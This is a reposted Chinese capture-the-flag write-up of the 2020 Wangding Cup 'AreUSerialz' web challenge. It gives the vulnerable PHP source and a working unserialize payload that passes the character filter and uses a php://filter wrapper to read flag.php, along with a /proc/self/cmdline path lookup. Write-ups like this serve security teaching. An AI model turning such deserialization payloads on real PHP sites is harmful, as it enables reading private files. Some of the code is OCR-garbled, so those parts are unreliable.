网鼎杯2020php反序列化,2020-网鼎杯(青龙组)_Web题目 AreUserialz Writeup

转载

weixin_39942992 于 2021-04-15 10:56:49 发布 55 收藏
文章标签： 网鼎杯2020php反序列化

0x02 AreUSerialz

关于s大写小写问题，可以看p神在圈子里发的，我在最后付上截图

考点: php反序列化 php特性 利用链构造

1.打开页面得到代码如下:


```
include("flag.php");
highlight_file(__FILE__);
class FileHandler {
protected $op;
protected $filename;
protected $content;
function __construct() {
$op = "1";
$filename = "/tmp/tmpfile";
$content = "Hello World!";
$this->process();
}
```

```
public function process() {
if($this->op == "1") {
$this->write();
} else if($this->op == "2") {
$res = $this->read();
$this->output($res);
} else {
$this->output("Bad Hacker!");
}
}
private function write() {
if(isset($this->filename) && isset($this->content)) {
if(strlen((string)$this->content) > 100) {
$this->output("Too long!");
die();
}
$res = file_put_contents($this->filename, $this->content);
if($res) $this->output("Successful!");
else $this->output("Failed!");
} else {
$this->output("Failed!");
}
}
private function read() {
$res = "";
if(isset($this->filename)) {
$res = file_get_contents($this->filename);
}
return $res;
}
private function output($s) {
```

```
echo "[Result]:
";

echo $s;

}

function __destruct() {

if($this->op === "2")

$this->op = "1";

$this->content = "";

$this->process();

}

}

function is_valid($s) {

for($i = 0; $i < strlen($s); $i++)

if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))

return false;

return true;

}

if(isset($_GET{'str'})) {

$str = (string)$_GET['str'];

if(is_valid($str)) {

$obj = unserialize($str);

}

}
```

2.简单看下代码,反序列化操作,protect里面可控:

01.自己构造一下利用链,主要是绕过 is_vaild 函数,它规定了序列化内容中只能包含ascii可见字符,如果出现其他的字符则会返回false



02.因为构造成功的内容中,肯定会包含%00,因为类型是protect类型,要给添加标记,主要坑点在这,绕过这个的限制

03.我们构造利用链,输出序列化内容,我们自己构造exp,直接读不知道为啥读不到,相对路径的问题???,比赛就用伪协议读一下:

highlight_file(__FILE__);

class FileHandler {

protected $op=2;

protected $op=filename="php://filter/convert.base64-encode/resource=/web/html/flag.php";

protected $op=loecho;

}

$FileHandler = new FileHandler();

$test = serialize($FileHandler);


echo $test;

04.先得知道路径,我们通过 /proc/self/cmdline 知道配置文件路径 /web/config/httpd.conf,通过配置文件知道目录的路径/web/html

直接读一下Flag

运行结果如下:

得到序列化数据:



04 修改下Payload,主要是 %00,进行标记,然后进行Protecte绕过,改为 16进制\00\00或者空格,绕过字符限制

O:11:"FileHandler":3:{s:5:"\00*\00op";i:2;s:11:"\00*\00filename";s:62:"php://filter/convert.base64-encode/resource=/web/html/flag.php";s:10:"\00*\00content";s:6:"loecho";}

*


str=O:11:"FileHandler":3:{S:5:"\00*\00op";i:2;S:11:"\00*\00filename";S:62:"php://filter/convert.base64-encode/resource=/web/html/flag.php";S:10:"\00*\00content";S:6:"loecho";}

1. Paylaod打过去,看结果:


```
                $this->process();
        }

}

function is_valid($s) {
        for($i = 0; $i < strlen($s); $i++)
                if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
                        return false;
        return true;
}

if(isset($_GET['str'])) {

        $str = (string)$_GET['str'];
        if(is_valid($str)) {
                $obj = unserialize($str);
        }

}
```

[Result]:

PD9waHAKCiRmbGFnID0gImZsYWd7ZjZiMGM1YzctYjU2Yi00NTQ0LWJkMDUtOGJhMjk3OTZhMzExfSI7Cg==



我们使用伪协议读的,Base64解码一下:



相关资料:

01. 在线复现: https://buuoj.cn/challenges

02. 反序列化基础: https://bealright.github.io/2019/08/12/PHP%E5%8F%8D%E5%BA%8F%E5%88%97%E5%8C%96%E6%BC%